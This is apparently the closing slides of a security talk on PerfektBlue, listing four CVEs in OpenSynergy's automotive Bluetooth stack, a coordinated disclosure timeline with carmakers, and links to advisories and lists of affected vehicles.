
RCE Implications



RCE Implications



RCE Implications



Fun Facts

- The complete **exploit** took **~4.8k** lines of code
 - It was hard to satisfy all the protocol requirements
- Overall **research** lasted for **~6 months** in total
 - Some parts of BT stack were analysed on Skoda (2023)
 - Continued on Volkswagen (2024)
- OpenSynergy patched issues in a **few months**
 - Quite fast for the automotive industry
- Didn't realize the **impact** until the OSINT part
 - Performed in my freetime
 - There are a LOT of potentially affected devices

Conclusions

PerfektBlue :: Identified Vulnerabilities

- CVE-2024-45434: 8.0 (Critical) // Vuln#4
 - Use-After-Free in AVRCP
- CVE-2024-45431: 3.5 (Low) // Vuln#3
 - Improper validation of an L2CAP channel's remote CID
- CVE-2024-45433: 5.7 (Medium) // Vuln#1
 - Incorrect function termination in RFCOMM
- CVE-2024-45432: 5.7 (Medium) // Vuln#2
 - Function call with incorrect parameter in RFCOMM

PerfektBlue :: Disclosure Timeline

- 17/05/2024: First contact of OpenSynergy Security Team
- 24/05/2024: Exchange of public keys. Advisory sent to psec@opensynergy.com
- 12/06/2024: OpenSynergy confirmed receipt of the report
- 10/07/2024: Follow-up from PCA Security Assessment Team
- 15/07/2024: OpenSynergy confirmed the vulnerabilities, and informed PCA about working on the patches
- 30/08/2024: CVE numbers were reserved through MITRE
- 09/2024: According to OpenSynergy, patches were ready
- 31/10/2024: PCA confirmed PerfektBlue in MIB3. Verified on Skoda Superb 3. Volkswagen team was informed
- 31/10/2024: PCA shared public advisory with OpenSynergy for review. Disclosure scheduled for 2025 to give vendors & suppliers enough time to patch
- 05/11/2024: PCA confirmed PerfektBlue in Mercedes NTG6 IVI. Mercedes security team was informed
- 06/06/2025: PCA confirmed PerfektBlue in multiple vehicles of BMW. Their security team was informed
- 23/06/2025: BMW informed PCA that they didn't receive vulnerability notice and patch from their supply chain. PCA proceeds with publication without disclosing the OEM, referring to it as undisclosed OEM
- 07/07/2025: The advisory becomes public to raise awareness about the attack chain among OEMs, suppliers, and product users

PerfektBlue :: Resources

PCA Website

perfektblue.pccybersecurity.com

- Overview of the complete PerfektBlue exploitation attack
- Demonstration materials
- Security advisory is available there

konatabrk Website

konatabrk.github.io/perfektblue

- Table with **potentially** vulnerable devices
- Gathered in **my freetime**
- Go search your car there!
- Potentially vulnerable:
 - Porsche, Lexus, Cupra, Mazda
 - Many more ...

Thank you for your attention! Q&A?

PerfektBlue

perfektblue.pccybersecurity.com
konatabrk.github.io/perfektblue

Socials

[@konatabrk](https://twitter.com/konatabrk)